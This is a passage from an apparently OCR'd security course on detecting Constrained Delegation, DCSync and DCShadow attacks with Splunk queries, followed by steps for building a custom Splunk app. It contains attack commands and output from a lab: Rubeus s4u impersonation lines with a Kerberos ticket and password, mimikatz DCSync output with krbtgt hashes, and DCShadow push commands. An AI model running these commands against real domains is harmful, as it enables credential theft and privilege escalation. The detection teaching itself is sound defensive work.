
Detecting Constrained Delegation Attacks With Splunk

Now let's explore how we can identify Constrained Delegation attacks, using Splunk.

Detecting Constrained Delegation Attacks - Leveraging PowerShell Logs

Timeframe: `earliest=1690544553 latest=1690562556`


```
index=main earliest=1690544553 latest=1690562556
source="WinEventLog:Microsoft-Windows-PowerShell/Operational"
EventCode=4104 Message="*msDS-AllowedToDelegateTo*"
| table _time, ComputerName, EventCode, Message
```



Detecting Constrained Delegation Attacks - Leveraging Sysmon Logs

Timeframe: `earliest=1690562367 latest=1690562556`

```
index=main earliest=1690562367 latest=1690562556
source="XmlWinEventLog:Microsoft-Windows-Sysmon/Operational"
| eventstats values(process) as process by process_id
| where EventCode=3 AND dest_port=88
| table _time, Computer, dest_ip, dest_port, Image, process
```



New Search

Save As ▾ Create Table View Close

```
1 index=main earliest=1690562367 latest=1690562556 source="XmlWinEventLog:Microsoft-Windows-Sysmon/Operational"
2 | eventstats values(process) as process by process_id
3 | where EventCode=3 AND dest_port=88
4 | table _time, Computer, dest_ip, dest_port, Image, process
```

Last 24 hours ▾

✓ 3 events (7/28/23 4:39:27.000 PM to 7/28/23 4:42:36.000 PM) No Event Sampling ▾ Job ▾ Smart Mode ▾

Events Patterns Statistics (3) Visualization

20 Per Page ▾ Format Preview ▾

_time	Computer	dest_ip	dest_port	Image	process
2023-07-28 16:42:16	BLUE.corp.local	10.10.0.20	88	C:\Users\JERRI_BALLARD\Downloads\Rubeus.exe	C:\Users\JERRI_BALLARD\Downloads\Rubeus.exe Rubeus.exe s4u /impersonateuser:Administrator /msdsspn:cifs/dc01.corp.local /user:TAYLOR_BENTON /ticket:doIFiDCCBYSgAwIBBaEDAgEWooIEnjCCBJphggSWMIIEkqADAgEFoQwbCkNPUlAuTE9DQUyiHzAdoAMCAQKhFjAUGwZrcm/Z3MsXlD5BACUbDkWr2HAAtgJGwOrsV4QGE8i4BPWxqLcqZ/rcLGG3nfX6Y+lGyW/g12MQ9JQ+VWkeLgFGrAGDf+Ae58QrCSXE+xEI/VGrSwxTJO3hUQh1oWqwzrQhge8ll2rlnTCwyG7vc/o5C+9KEjB7qogUFYDQRBvn8c9nAyPfUWvb3CEpQZIcDPw40iNz1t5VQe1wJg/czyp3WHtUHzgz4XjKDxZCR88AbLTBZCxiI1aAJ5QcRnKipa6jfW0VVSlR9ZhRI7C3KcocdUMYtBwZV76AuIEdIhFsuTrTDjZsc439/WME2uqWxCSzmWLdenaCIXegz5DuYlbSnSFdD2EmQIeF71Jeu3WQCsdHszblNfeI2zlfyfqAiVZh8wmeXw4jhDnOJvl+6yP37smubk/vtumZ7x+Aw7nnEhMdaUZUUuXQ1iuxmRhI8dmC+avYQGT8wcqEvHFYb1IhBmASV2DLseOP02LuQFGjV8v939vbvdlN0kdxvybv3BE1/Jcr1gEYD90yGWv2tSDyMWGzBKd7l8vMmzN3e6DD8IhsgF97cfU4Kpi+h6xyw/kogmueQ89p0gdSoXjX/jyHtR9YAZv/hD9AZAbqOB/Y+MHydiakvlBOVrOhDBsKQ09SUC5MT0NBTKIaMBigAwIBAaERMA8bDVRBWUxPUl9CRU5UT06jBwMFAEDhAAClERgPMjAyMzA3MjgxZ
2023-07-28 16:42:16	BLUE.corp.local	10.10.0.20	88	C:\Users\JERRI_BALLARD\Downloads\Rubeus.exe	C:\Users\JERRI_BALLARD\Downloads\Rubeus.exe Rubeus.exe s4u /impersonateuser:Administrator /msdsspn:cifs/dc01.corp.local /user:TAYLOR_BENTON /ticket:doIFiDCCBYSgAwIBBaEDAgEWooIEnjCCBJphggSWMIIEkqADAgEFoQwbCkNPUlAuTE9DQUyiHzAdoAMCAQKhFjAUGwZrcm/Z3MsXlD5BACUbDkWr2HAAtgJGwOrsV4QGE8i4BPWxqLcqZ/rcLGG3nfX6Y+lGyW/g12MQ9JQ+VWkeLgFGrAGDf+Ae58QrCSXE+xEI/VGrSwxTJO3hUQh1oWqwzrQhge8ll2rlnTCwyG7vc/o5C+9KEjB7qogUFYDQRBvn8c9nAyPfUWvb3CEpQZIcDPw40iNz1t5VQe1wJg/czyp3WHtUHzgz4XjKDxZCR88AbLTBZCxiI1aAJ5QcRnKipa6jfW0VVSlR9ZhRI7C3KcocdUMYtBwZV76AuIEdIhFsuTrTDjZsc439/WME2uqWxCSzmWLdenaCIXegz5DuYlbSnSFdD2EmQIeF71Jeu3WQCsdHszblNfeI2zlfyfqAiVZh8wmeXw4jhDnOJvl+6yP37smubk/vtumZ7x+Aw7nnEhMdaUZUUuXQ1iuxmRhI8dmC+avYQGT8wcqEvHFYb1IhBmASV2DLseOP02LuQFGjV8v939vbvdlN0kdxvybv3BE1/Jcr1gEYD90yGWv2tSDyMWGzBKd7l8vMmzN3e6DD8IhsgF97cfU4Kpi+h6xyw/kogmueQ89p0gdSoXjX/jyHtR9YAZv/hD9AZAbqOB/Y+MHydiakvlBOVrOhDBsKQ09SUC5MT0NBTKIaMBigAwIBAaERMA8bDVRBWUxPUl9CRU5UT06jBwMFAEDhAAClERgPMjAyMzA3MjgxZ
2023-07-28 16:39:30	BLUE.corp.local	10.10.0.20	88	C:\Users\JERRI_BALLARD\Downloads\Rubeus.exe	C:\Users\JERRI_BALLARD\Downloads\Rubeus.exe Rubeus.exe asktgt /user:TAYLOR_BENTON /domain:corp.local /password:Passw0rd!

Detecting DCSync/DCShadow

DCSync

`DCSync` is a technique exploited by attackers to extract password hashes from Active Directory Domain Controllers (DCs). This method capitalizes on the `Replication Directory Changes` permission typically granted to domain controllers, enabling them to read all object attributes, including password hashes. Members of the Administrators, Domain Admins, and Enterprise Admin groups, or computer accounts on the domain controller, have the capability to execute DCSync to extract password data from Active Directory. This data may encompass both current and historical hashes of potentially valuable accounts, such as KRBTGT and Administrators.

Attack Steps:

- The attacker secures administrative access to a domain-joined system or escalates privileges to acquire the requisite rights to request replication data.
- Utilizing tools such as Mimikatz, the attacker requests domain replication data by using the DRSGetNCChanges interface, effectively mimicking a legitimate domain controller.

```
mimikatz # lsadump::dcsync /domain:lab.internal.local /user:krbtgt
[DC] 'lab.internal.local' will be the domain
[DC] 'DC.lab.internal.local' will be the DC server
[DC] 'krbtgt' will be the user account

Object RDN           : krbtgt

** SAM ACCOUNT **

SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 3/1/2021 3:42:27 PM
Object Security ID   : S-1-5-21-1810217221-3414305983-3079919041-502
Object Relative ID   : 502

Credentials:
  Hash NTLM: 0b7800f707cb785fe421ffc6f0f30a37
    ntlm- 0: 0b7800f707cb785fe421ffc6f0f30a37
    lm  - 0: dbca685cab8ee076d7aa127c54d28e1e

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : f4f92fdd45b8096636e20626935ba740

* Primary:Kerberos-Newer-Keys *
    Default Salt : LAB.INTERNAL.LOCALkrbtgt
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : ea4434fa7097cefd6a7fa89924ff1980f213f71d8b23de0a7e95a86e4fd2b534
      aes128_hmac       (4096) : e276e130b57b70bff319720889fde0d5
```

- The attacker may then craft Golden Tickets, Silver Tickets, or opt to employ Pass-the-Hash/Overpass-the-Hash attacks.

DCSync Detection Opportunities

`DS-Replication-Get-Changes` operations can be recorded with `Event ID 4662`. However, an additional `Audit Policy Configuration` is needed since it is not enabled by default (Computer Configuration/Windows Settings/Security Settings/Advanced Audit Policy Configuration/DS Access).

Seek out events containing the property `{1131f6aa-9c07-11d1-f79f-00c04fc2dcd2}`, corresponding to `DS-Replication-Get-Changes`, as Event `4662` solely consists of GUIDs.


Let's now navigate to the bottom of this section and click on "Click here to spawn the target system!". Then, access the Splunk interface at http://[Target IP]:8000 and launch the Search & Reporting Splunk application. The vast majority of searches covered from this point up to end of this section can be replicated inside the target, offering a more comprehensive grasp of the topics presented.

Detecting DCSync With Splunk

Now let's explore how we can identify DCSync, using Splunk.

Timeframe: `earliest=1690544278 latest=1690544280`

```
index=main earliest=1690544278 latest=1690544280 EventCode=4662
Message="*Replicating Directory Changes*"
| rex field=Message "(?P<property>Replicating Directory Changes.*)"
| table _time, user, object_file_name, Object_Server, property
```



DCShadow

`DCShadow` is an advanced tactic employed by attackers to enact unauthorized alterations to Active Directory objects, encompassing the creation or modification of objects without producing standard security logs. The assault harnesses the `Directory Replicator (Replicating Directory Changes)` permission, customarily granted to domain controllers for replication tasks. DCShadow is a clandestine technique enabling attackers to manipulate Active Directory data and establish persistence within the network. Registration of a rogue DC necessitates the creation of new server and `nTDSDSA` objects in the Configuration partition of the AD schema, which demands Administrator privileges (either Domain or local to the DC) or the `KRBTGT` hash.

Attack Steps:

- The attacker secures administrative access to a domain-joined system or escalates privileges to acquire the necessary rights to request replication data.
- The attacker registers a rogue domain controller within the domain, leveraging the `Directory Replicator` permission, and executes changes to AD objects, such as

modifying user groups to Domain Administrator groups.

```
mimikatz # token::whoami
 * Process Token : {0;000003e7} 1 D 16421886    NT AUTHORITY\SYSTEM     S-1-5-18        (04g,31p)       Primary
 * Thread Token  : no token

mimikatz # lsadump::dcshadow /object:JENNY_HICKMAN /attribute:primaryGroupID /value:512
** Domain Info **

Domain:         DC=lab,DC=internal,DC=local
Configuration:  CN=Configuration,DC=lab,DC=internal,DC=local
Schema:         CN=Schema,CN=Configuration,DC=lab,DC=internal,DC=local
dsServiceName:  ,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=lab,DC=internal,DC=local
domainControllerFunctionality: 7 ( WIN2016 )
highestCommittedUSN: 241736

** Server Info **

Server: DC.lab.internal.local
  InstanceId  : {488eae82-958e-444a-b5ce-c60b03e869ea}
  InvocationId: {89a9e16c-296f-45e0-a867-e28273eba122}
Fake Server (not already registered): BLUE.lab.internal.local

** Attributes checking **

#0: primaryGroupID

** Objects **

#0: JENNY_HICKMAN
DN:CN=JENNY_HICKMAN,OU=People,DC=lab,DC=internal,DC=local
```

- The rogue domain controller initiates replication with the legitimate domain controllers, disseminating the changes throughout the domain.

```
mimikatz # lsadump::dcshadow /push
** Domain Info **

Domain:         DC=lab,DC=internal,DC=local
Configuration:  CN=Configuration,DC=lab,DC=internal,DC=local
Schema:         CN=Schema,CN=Configuration,DC=lab,DC=internal,DC=local
dsServiceName:  ,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=lab,DC=internal,DC=local
domainControllerFunctionality: 7 ( WIN2016 )
highestCommittedUSN: 241736

** Server Info **

Server: DC.lab.internal.local
  InstanceId  : {488eae82-958e-444a-b5ce-c60b03e869ea}
  InvocationId: {89a9e16c-296f-45e0-a867-e28273eba122}
Fake Server (not already registered): BLUE.lab.internal.local

** Performing Registration **

** Performing Push **

Syncing DC=lab,DC=internal,DC=local
Sync Done

** Performing Unregistration **


mimikatz #
```


DCShadow Detection Opportunities

To emulate a Domain Controller, DCShadow must implement specific modifications in Active Directory:

- `Add a new nTDSDSA object`
- `Append a global catalog ServicePrincipalName to the computer object`


`Event ID 4742 (Computer account was changed)` logs changes related to computer objects, including `ServicePrincipalName`.

Detecting DCShadow With Splunk

Now let's explore how we can identify DCShadow, using Splunk.

Timeframe: `earliest=1690623888 latest=1690623890`


```
index=main earliest=1690623888 latest=1690623890 EventCode=4742
| rex field=Message "(?P<gcspn>XX\/[a-zA-Z0-9\.\-\/]+)"
| table _time, ComputerName, Security_ID, Account_Name, user, gcspn
| search gcspn=*
```



Creating Custom Splunk Applications


How To Create A Custom Splunk Application

1. `Access Splunk Web`: Open your web browser and navigate to Splunk Web.
2. `Go to Manage Apps`: From the menu bar at the top, select `Apps` and then choose `Manage Apps`.





3. `Create a New App`: On the `Apps` page, click on `Create app`.
4. `Enter App Details`: On the `Add new` page, complete the properties for your new app:
   - `Name`: Enter the name for your app, for example, `<Your app name>`.
   - `Folder name`: Specify the folder name, which should be similar to `<App_name>`. This will correspond to the app's directory under `$SPLUNK_HOME/etc/apps/`.
   - `Version`: Input "1.0.0".

- `Description`: Provide a description for your app, for instance, `<App description>`.
- `Template`: Choose `barebones` from the drop-down menu.



5. `Save the App`: Click on `Save`. You can verify that your app has been created by going to the `Apps` menu. Your new app should now be listed there. Also, if you navigate to the Splunk Web home page, you'll find your app listed under the `Apps` list as `Academy hackthebox - Detection of Active Directory Attacks`.





6. `Explore the Directory Structure`: Use a file browser to navigate to `$SPLUNK_HOME/etc/apps`. Here you'll find your app directory, which includes the following folders:
   - `/bin`: This is where scripts are stored.
   - `/default`: This directory holds files for configuration, views, dashboards, and app navigation.

- `/local` : This directory contains user-modified versions of files for configuration, views, dashboards, and app navigation.
- `/metadata` : This directory holds permissions files.


```
ubuntu@ubuntu-virtual-machine:/opt/splunk/etc/apps$ sudo su
root@ubuntu-virtual-machine:/opt/splunk/etc/apps# cd Detection_of_Active_Directory_Attacks/
root@ubuntu-virtual-machine:/opt/splunk/etc/apps/Detection_of_Active_Directory_Attacks# ls -la
total 24
drwx--x---  6 root   root   4096 Jul 30 09:15 .
drwxr-xr-x 32 splunk splunk 4096 Jul 30 09:15 ..
drwx--x---  2 root   root   4096 Jul 30 09:15 bin
drwx--x---  3 root   root   4096 Jul 30 09:15 default
drwx------  2 root   root   4096 Jul 30 09:15 local
drwx--x---  2 root   root   4096 Jul 30 09:15 metadata
root@ubuntu-virtual-machine:/opt/splunk/etc/apps/Detection_of_Active_Directory_Attacks#
```

